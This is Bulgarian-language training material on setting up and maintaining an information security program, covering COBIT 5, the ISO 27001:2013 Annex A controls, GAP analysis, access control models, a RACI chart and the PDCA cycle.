
Една програма за ИС обхваща всички дейности на организацията и оказва сериозно влияние върху нормално протичащите до сега дейности.
Въвеждането й трябва да става с нормален ритъм на равномерни стъпки, за да мога да се усвоят добре промените както от служителите така и от топ мениджмънта;
Стартирането на една такава програма обикновено започва с подписването на нейната харта от ръководството на организацията, чрез която то демонстрира своята ангажираност и делегира правата и задълженията по нея;

Хартата (от латински carta - хартия) е писмен документ, с който през Средновековието се отстъпват права и свободи на град, университет, земи, местност или институция. Хартата е била основният документ на западния феодализъм. Като понятие се появява през XIII век. В съвременния език за синоними могат да се считат думите устав и постановление.
http://bg.wikipedia.org/wiki/%D0%A5%D0%B0%D1%80%D1%82%D0%B0

Стъпки при изграждане на програмата




1. Определяне на желаните резултати от програмата за информационна сигурност
2. Дефиниране на цели на програмата за информационна сигурност
3. Определяне на текущото състояние на програмата за информационна сигурност
4. Извършване на GAP анализ – разликите между текущото и желаното състояние
5. Разработване на стратегия за закриване на пропуските в програмата за информационна сигурност
6. Създаване на план за действие
7. Създаване на програма с дефинирани роли и отговорности за внедряване на стратегията на програмата за информационна сигурност
8. Поддържане на програмата за информационна сигурност, за да се постигат желаните цели и резултати.

Дефиниране на рамка (framework)

Дефиниране на рамка (framework) за управление на информационната сигурност – тя представлява концептуална репрезентация на структурата за управление на ИС и дефинира техническите, операционните, административните и управленските компоненти на програмата; отговорностите на различните отдели; целите, които всеки компонент трябва да постигне; интерфейсите и потока на информация между компонентите.
Съществуват готови рамки / архитектури / стандарти измежду които Мениджърът по ИС може да избере за разработването на програмата си (Примери – COBIT 5 & ISO 27001:2013)

ISACA COBIT 5


Структура на COBIT 5 Продуктите



КОБИТ – Control Objectives for Information and Related Technology (CobiT®), в превод Цели на контролите, касаещи информацията и свързаните с нея технологии , споделя добрите практики в областта на управлението на информационните технологии в предприятията, като представя необходимите за това управление ИТ дейности по разбираем и лесен за използване начин. Добрите практики на КОБИТ са съставени в резултат на постигнат консенсус между експертите в областта на управлението и одита на информационните технологии и помагат

да се оптимизират свързаните с ИТ инвестиции, осигуряват предоставянето на услугите и дават база за сравнителен анализ и оценка на ситуацията в случай на влошаване.

Принципи на COBIT 5



КОБИТ е рамка и поддържащ инструментариум, който позволява на мениджърите да коригират разликите между изискванията на контролите, техническите аспекти и бизнес рисковете и да комуникират това ниво на контрол към заинтересованите страни. КОБИТ позволява да се разработят ясни политики и добра практика за ИТ контрол в предприятията, като е станал интегратор на добрите ИТ практики и обща рамка за ИТ управление, помагащ да бъдат разбрани и управлявани рисковете и ползите, свързани с ИТ. Процесната структура на КОБИТ и неговият обобщен, бизнес ориентиран подход предоставят всеобхватен поглед върху ИТ и върху решенията, които се вземат за ИТ.

Принципи на COBIT 5:

- Посрещане нуждите на заинтересованите страни – COBIT 5 предоставя всички процеси, чрез които да се повишава ефективността на бизнеса чрез ИТ технологиите;
- Обхващане на организацията от край до край – COBIT 5 интегрира управлението на ИТ и това на организацията в едно, чрез покриване на всички организационни функции и процеси;
- Прилагане на единна интегрирана рамка – COBIT 5 се изравнява с другите стандарти и рамки на високо ниво, като по този начин може да бъде използван като всеобхващаща рамка за управление на ИТ.
- Възможност за холистичен подход – управление на няколко взаимодействащи си компонента. COBIT 5 дефинира 7 категории enablers: (1. Принципи, политики и рамки; 2. Процеси; 3. Организационни структури; 4. Култура, етика и поведение; 5. Информация; 6. Услуги, инфраструктура и приложения; 7. Хора, умения и компетенции). Всички те подпомагат внедряването на цялостно управление на една система за корпоративно ИТ управление.

- Разделение на Governance и Management – тези два подхода обхващат различни дейности, изискват различни организационни структури и служат за различни цели. (Governance – отговорността на борда на директорите пред неговия председател. Management – отговорността на директорите на отделите пред изпълнителния директор.)

Може да се направи извод, че КОБИТ подкрепя управлението на ИТ като предоставя рамка, гарантираща че:


- ИТ са хармонизирани с бизнеса;
- ИТ позволяват на бизнеса да работи и максимизира ползите;
- ИТ ресурсите се използват отговорно;
- ИТ рисковете се управляват правилно.

Ползите от въвеждането на КОБИТ като рамка за управление на ИТ включват:

- По-добро хармонизиране, базирано на изискванията на бизнеса;
- Разбиране на ръководството за функциите и ролята на ИТ;
- Ясно определена собственост и отговорности за процесите в организацията;
- Обща разпознаваемост от трети страни и регулаторни органи;
- Споделено разбиране между всички заинтересовани страни, което е базирано на общия език;

Областите, фокусирани върху управлението на ИТ обхващат темите, на които ръководството в лицето на изпълнителните директори трябва да обърне внимание при управление на ИТ в предприятията. Ръководството на оперативно ниво използва процеси, за да организира и управлява ежедневните ИТ дейности. КОБИТ предоставя общ процесен модел, който представя всички процеси, които обикновено попадат в ИТ функциите, като се дава общият референтен модел, разбираем за оперативните ИТ и бизнес мениджъри. Процесният модел на КОБИТ е обвързан с фокусните области, като така се прави връзка между действията, които оперативните мениджъри следва да предприемат, и управлението, което изпълнителните директори биха искали да практикуват.

ISO/IEC 27001:2013 Управление на системи за информационна сигурност



Този международен стандарт е разработен, за да осигури изисквания за създаване, осъществяване, поддържане и непрекъснато подобряване на система за управление на сигурността на информацията. Възприемането на система за управление на сигурността на информацията е стратегическо решение за една организация. Създаването и внедряването на система за управление на сигурността на информацията на една организация зависят от нейните потребности и цели, от изискванията по отношение на сигурността, от използваните организационни процеси и от големината и структурата на организацията.

Контролите от Анекс „А“ - Кетегории

A.5	Information Security policies
A.6	How Information Security is organised
A.7	Human Resources security – controls that are applied before, during & after employment
A.8	Asset Management
A.9	Access controls & managing user access
A.10	Cryptographic technology
A.11	Physical security of the organization's sites & equipment
A.12	Operational Security
A.13	Secure communications & data transfer
A.14	Secure acquisition, development & support of information systems
A.15	Security for suppliers & 3rd parties
A.16	Incident Management
A.17	Business continuity / disaster recovery (affects Information Security)
A.18	Compliance – with internal requirements; policies & external requirements; laws

Приложение А (основно) Референтни цели на контрола и механизми за контрол
А.5 Политики за сигурност на информацията - Да осигури насока за управление и поддържане на сигурността на информацията в съответствие с изискванията за дейността и изискванията на съответното законодателство и нормативни актове.
А.6 Организиране на сигурността на информацията - Да установи управленска рамка за въвеждане и контрол на реализирането и оперирането на сигурност на информацията в рамките на организацията.
А.7 Сигурност на човешките ресурси - Да се гарантира, че служители и доставчици разбират своите отговорности и са подходящи за ролите, които ще изпълняват.
А.8 Управление на активи - Да се идентифицират активите на организацията и да се определят съответните отговорности за защитата им.
А.9 Контрол на достъпа - Да се ограничи достъпът до информацията и средствата за обработване на информация
А.10 Криптография - Да се защитят поверителността, достоверността и/или цялостността на информацията чрез правилно и ефикасно използване на криптография.
А.11 Физическа сигурност и сигурност на заобикалящата среда - Да се предотврати неоторизиран физически достъп, вреда и вмешателство в информацията и средствата за обработване на информация на организацията.
А.12 Сигурност на работата - Да се осигури правилна и сигурна работа на средствата за обработване на информация.
А.13 Сигурност на комуникациите - Да се осигури защита на информацията в мрежите и поддържащите ги средства за обработване на информация.
А.14 Придобиване, разработване и поддържане на системи - Да се гарантира, че сигурността на информацията е неразделна част от информационните системи през целия им жизнен цикъл.
А.15 Взаимоотношения с доставчици - Да се осигури защита на активите на организацията, които са достъпни за доставчика.
А.16 Управление на инциденти със сигурността на информацията - Да се осигури последователен и ефикасен подход към управление на инцидентите със сигурността на информацията, включително съобщаване за събития и слабости, свързани със сигурността.
А.17 Аспекти на сигурността на информацията при управление на непрекъснатостта на дейността - Непрекъснатостта на сигурността на информацията трябва да бъде заложена в системите за управление на непрекъснатостта на дейността на организацията.
А.18 Съответствие - Да се избегнат нарушения на правни, законови, нормативни или договорни задължения, отнасящи се за сигурността на информацията, както и на всички изисквания за сигурност.

Компоненти на рамката за информационна сигурност

Оперативни компоненти: управленските и административни дейности в организацията, оперирането на които е нужно за да се поддържа изискваното ниво на информационна сигурност (оперативни процедури, поддръжка и управление на различните технологии за сигурност – защитни стени, антивирусна система, мониторинг и анализ на логове, управление на инциденти и тяхното разрешаване и т.н.). Отговорност на Мениджъра по ИС е да подсигури непрекъснатото и ефективно протичане на тези компоненти.

Управленски компоненти: управленските дейности извършвани от Мениджъра по ИС: преглед и разработка на политики по ИС; доклади за изпълнение на програмата; периодичен анализ на активите и заплахите; комуникации с оперативните отдели за намаляване на риска;

преглед на компонентите на системата за управление на ИС и тяхната ефективност; дефиниране на метрики за измерване. Тези дейности са на по-рядък интервал от време отколкото оперативните – месечно, на тримесечие или на годишна база.

Административни компоненти: подсигуряване ефективността на тези компоненти от гледна точка на ИС – управление на човешките ресурси (длъжностни характеристики, процедури за назначаване и освобождаване и др.), финансово управление (бюджетиране, възвращаемост на инвестициите, закупуване и инвентаризация), осигуряване качество на процесите.

Образователни компоненти: изготвяне на образователни програми по различни теми за служителите. Изпращане служителите на външни специализирани обучения за повишаване компетентността по ИС. Посещения на семинари и конференции в областта. Връзка с групи по цпециален интерес. Членство към организации по ИС – ISACA , (ISC)2 и други.

Дефиниране на план (road map) за програмата по ИС

- Преглед на текущото състояние – данни, приложения, системи, процеси и внедрени контроли;
- Извършване на GAP Анализ – изготвяне анализ на между текущото и желаното състояние по ИС;
- Изготвяне на план за действие (Action plan) с дефинирани роли и отговорности по компоненти;

Планът за действие трябва да бъде специфичен и да съдържа ясно посочени стъпки, които трябва да бъдат предприети.
GAP анализът е инструмент, който помага на компанията да сравни своите действителни постижения с техните потенциални. В същността му стоят два въпроса: "Къде сме ние?" и "Къде искаме да бъдем?" Ако една фирма или организация не използва най-оптимално своите налични средства или се отказва от инвестиции в капитала или технологията, тогава тя започва да функционира под потенциала си. GAP анализът самостоятелно не може да се използва за всички проблеми, тъй като е напълно възможно целите да се развиват и появяват по време на решаване на проблема; „това, което би следвало да е” може да бъде много променлива величина.

Архитектури по информационна сигурност

Архитектури по информационна сигурност (ENTERPRISE INFORMATION SECURITY ARCHITECTURE) – подпомагат фазата на дизайн на програмата по ИС. Служат за по-лесно възприемане на връзките между ИС и бизнес процесите. Изискват по-детайлно познаване на бизнеса и са подходящи за големи организации:

- UK Ministry of Defence (MOD) Architecture Framework (MODAF);
- The Open Group Architecture Framework (TOGAF);
- United States Department of Defense Architectural Framework (DoDAF);
- SABSA comprehensive framework for Enterprise Security Architecture and Service Management;
- Zachman framework of IBM;

Архитектури по информационна сигурност - Архитектурата на информационна сигурност (ИС) се явява основна и неразделна част от архитектурата на предприятието. Тя осигурява сигурността и непрекъснатостта на работа на всички останали архитектури. Формира набор

от принципи, подходи и технологии, които отчитайки текущото състояние на организацията, залагат основа за нейната последваща трансформация, ръст и развитие. Архитектурата на педприятието се разглежда като неразривно цяло, компоненти на което се явяват архитектурата на бизнеса, архитектурата на данните, архитектурата на приложенията и архитектурата на инфраструктурата.

Основни принципи на архитектурата на информационна сигурност:

- Осигурява защита от заплахите;
- Не трябва да изменят нормалната работа на системата;
- Задръжката при предаване на данни, внасяна от програмните и технически средства, трябва да бъде минимална;
- Надеждността на предаване на данни не трябва да се намалява;
- Средствата за безопасност трябва да бъдат защитени от несанкциониран достъп до тях и да не дават възможности за тяхното заобикаляне;
- Използваните механизми трябва да са технологични и да допускат просто вмъкване в съществуващата информационна система, както и възможности за развитие;
- Да дава възможност за спазване на съществуващите стандарти;
- Да осигурява удобен и детайлно описан интерфейс, поддържан от базовите производители на програмно осигуряване;
- Вгражданите средства трябва да бъдат задължително управляеми, като поддържат централизирано конфигуриране и аудит в разпределена среда с използване на разпространени системи за управление.

Контролите като стратегия на внедряване

- Имат регулаторна функция и могат да представляват устройство, система, процедура, политика или процес;
- Те съществуват и са внедрени, за да изпълняват изискванията на определен бизнес процес;
- Те засягат хората, технологиите и процесите;
- Обикновено представляват коригиращи или превантивни действия, въпреки че могат да са също възпиращи (deterrent) или установяващи (detective);
- Трябва да бъдат автоматизирани по начин, за да не могат да бъдат заобиколени или премахнати;

Контролите като стратегия на внедряване – Принципи

- MAC & DAC контрол на достъпа;
- Прилагане на принципа за най-ниски привилегии;
- Разделение на длъжностите;
- При проблем – активиране на пълна защита (Fail-Save);
- При проблем – активиране на изключване на механизма (Fail-Open);
- Ротация на задълженията;
- Не вярвай на никого;

Ограничен контрол на достъпа (mandatory access control - MAC) - метод, основан на степени на секретност или критичност на информацията.

Неограничено (избирателно) управление на достъпа (discretionary access control - DAC) - метод, основан на идентификацията и разпознаването; негова отличителна черта е възможността за предаване на пълномощия;
Неизбирателно управление на достъпа (nondiscretionary access control - NAC) - метод, предполагащ централизиран контрол и контрол, основан на индивидуални роли (role-based control) или на роли, следващи от решаваните задачи (task-based control)
Метод на минималната привилегия („need-to-know“ policy). Съгласно този метод субектите в системата използват минимално количество информация, нужно само за тяхната дейност.
Метод на максималната привилегия („maximum availability“), основан на принципа за максимална достъпност. Този метод е подходящ при изграждане на информационни системи за университети или изследователски центрове, които не се нуждаят от секретност.

Ресурси необходими за изпълнение на програмата

Ресурси необходими за изпълнение на програмата:

- Политики, стандарти, процедури и насоки;
- Архитектури по ИС;
- Контроли – физически, технически и административни;
- Контрамерки и многослойна защита (Layered Defence);
- Персонал и организационна структура;
- Умения и обучения, програми за осъзнатост;
- Оценка на заплахите и уязвимостите;
- Оценка на риска и неговото управление;

Изграждане на осведоменост

Изграждане на осведоменост за информационната сигурност, разработване на обучения и образователни програми за служителите. Обучението на служителите трябва да започва още от първия ден на назначаването им.
Отговорност на Мениджъра по ИС е разработването на програми за повишаване на осъзнатостта по ИС, с дефиниране на целеви групи и теми по тях. Механизми – видеоуроци, e-mail съобщения, постери по стените, длъжностни характеристики, награди за докладване на инциденти, периодичен преглед на политики и процедури, разработване на RACI таблици;

Теми за повишаване нивото на осъзнаност

Примерни теми за повишаване нивото на осъзнаност в информационната сигурност:

- Архивиране и защита на критични файлове;
- Добри практики за пароли – дължина и сложност;
- Разпознаване на социално инженерство;
- Web и e-mail базирани атаки и заплахи;
- Докладване на инциденти в ИС;
- Управление на риска;
- Категории информация и етикети;

Таблицата на отговорностите RACI (responsible, accountable, consulted, informed)

APO08 RACI Chart

Key Management Practice	Board	Chief Executive Officer	Chief Financial Officer	Chief Operating Officer	Business Executives	Business Process Owners	Strategy Executive Committee	Steering (Programmes/Projects) Committee	Project Management Office	Value Management Office	Chief Risk Officer	Chief Information Security Officer	Architecture Board	Enterprise Risk Committee	Head Human Resources	Compliance	Audit	Chief Information Officer	Head Architect	Head Development	Head IT Operations	Head IT Administration	Service Manager	Information Security Manager	Business Continuity Manager	Privacy Officer
Align, Plan and Organise																										
APO08.01 Understand business expectations.		C	C	C	C	R	C		C		C					C	C	A	C	R	R	C	R	R	R	
APO08.02 Identify opportunities, risk and constraints for IT to enhance the business.		I		I	I	R	R				C			I		C	C	A	R	R	R		R			
APO08.03 Manage the business relationship.		C	C	C	R	R	I											A		R	R		R			
APO08.04 Co-ordinate and communicate.		R	I	R	R	R	I											A		R	R		R			
APO08.05 Provide input to the continual improvement of services.		C		I	C	R	I		C							C	C	A	C	R	R		R	C	C	

Таблицата на отговорностите е инструмент за определяне на ролите в рамките на един проект. В англоезичната литература таблицата е известна и като RACI (Responsible, Accountable, Consulter, Informed), акроним на първите букви на ролите, които най-често се използват. В нея участниците в проекта (може да е на ниво личности или на ниво организации) заемат колоните, а работните задания заемат редовете. Във всяко поле на таблицата се отбелязва какво отношение има съответният участник към съответната задача. Таблицата на отговорностите се изготвя във фазата на планиране на проекта, за да може по време на изпълнението да се знае кой за какво носи отговорност през цялата му продължителност.

Документация на програмата по ИС

Документация на програмата по ИС – поддържането и обновяването ѝ е критично за съществуването на програмата. Нужни документи по програмата:

- Политики, процедури и насоки;

- Технически диаграми на ИТ инфраструктурата;
- Документация по обученията;
- Документация по управлението на риска;
- Документация за настройки на мрежово оборудване;
- Доклади за прегледи на логове, инциденти и др.
- Организационни документи – структура, отговорности и др.
- Финансови документи – бюджет, закупуване на техника и др.

Всеки документ трябва да има собственик, който се грижи за неговото актуализиране.

Размерът на документираната информация за система за управление на сигурността на информацията на една организация може да се различава от тази на друга поради:

1) размера на организацията и вида на нейните дейности, процеси, продукти и услуги;
2) сложността на процесите и техните взаимодействия и
3) компетентността на лицата.


Документация на програмата по ИС - Поддръжка

- Трябва да има процедури по обновяването на документацията – модифициране, добавяне, унищожаване на ненужна, архивиране, период на съхранение;
- Важен аспект е и контрол на версиите, което да осигури, че всички засегнати винаги използват последната актуална версия на документа;
- Извършване на категоризация на документите и защита на определените нива;
- Следене на приложими стандарти и закони;
- Внедряване на автоматизирана система за контрол на документите;

Когато създава или актуализира документирана информация, организацията трябва да осигури подходящи:

a) идентифициране и описание (например заглавие, дата, автор или номер за справка);
b) формат (например език, версия на софтуера, графика) и информационен носител (например хартия, електронен) и
c) преглед и одобряване за съответствие и достатъчност.
За контрол на документираната информация организацията трябва да разгледа следните дейности, доколкото е приложимо:
c) разпространяване, достъп, извличане и използване;
d) запомняне и запазване, включително запазване на възможността за четене;
e) контрол на измененията (например контрол на версиите) и
f) запазване и унищожаване.

Поддържане на програмата по PDCA цикъла



- Планиране на програмата
- Поддръжка и подобрение на програмата във времето – въвеждане на нови контроли и оценка
- Мониториране, одит и преглед на внедрените контроли
- Внедряване на коригиращи и превантивни действия

PLAN	Design, plan and initiate the information security program. These activities include creating a strategy, socialization concepts, creating policies, goals, objectives and practices as necessary to manage risk.
DO	Execute and control the information security strategy including the integration into organizational practices.
CHECK	Facilitate semiannual audits to determine conformance to the statement of applicability and identify opportunities for improvement. Wherever appropriate, develop and integrate performance matrices which support information security program goals and objectives.
ACT	Upon the discovery of nonconformities and/or opportunities, create and track corrective, preventive and continuous improvement action plans. Present findings from internal/external audit and risk assessments to the Management Review Committee for decisions regarding the acceptance, rejection, or transfer of risk and the commitment of resources and capital to facilitate subsequent efforts.

- Планиране – Дизайн и планиране на програмата за информационна сигурност – стратегия, политики, цели и практики
- Изпълнение – изпълнение на стратегията на програмата за информационна сигурност и интегрирането ѝ в бизнес процесите
- Мониторинг и Одит – извършване одит на компонентите на програмата за информационна сигурност, оценка на нейната приложимост и адекватност във времето.

- Внедряване на коригиращи и превантивни действия в програмата за информационна сигурност. Извършване на прегледи от Ръководството.

14. Модул 14: Изпълнение на програма за информационната сигурност

- Интегриране на изискванията на информационната сигурност в организационните процеси
- Интегриране на контролите на информационна сигурност в договорите
- Създаване на програма за оценка на информационната сигурност

Изпълнение на програма за информационната сигурност

Интегриране на изискванията на информационната сигурност в организационните процеси:

- Разработването на програмата за ИС трябва да вземе предвид съществуващата организационна структура, култура и практика.
- Най-ефективно изпълнено чрез интегрирането на програмата в съществуващите организационни процеси, като по този начин се минимизира оказаното влияние.
- Процеси, които могат да бъдат допълнени – одитиране, управление на човешките ресурси, сключване на договори, закупуване на активи, правно съответствие и др.

- Интегриране на изискванията на информационната сигурност в организационните процеси – Основна цел на Мениджъра по информационна сигурност
- Взаимодействието е двупосочно, тъй като оперативните отдели подават информация към мениджъра по ИС, а той от своя страна чрез програмата си връща информация за нужното ниво на сигурност, метрики за измерване на процесите, политики и процедури.
- Необходимо е ръководители от отделите да присъстват на заседанията по ИС, за по-голяма съгласуваност, интегриране и изглаждане на процесите.

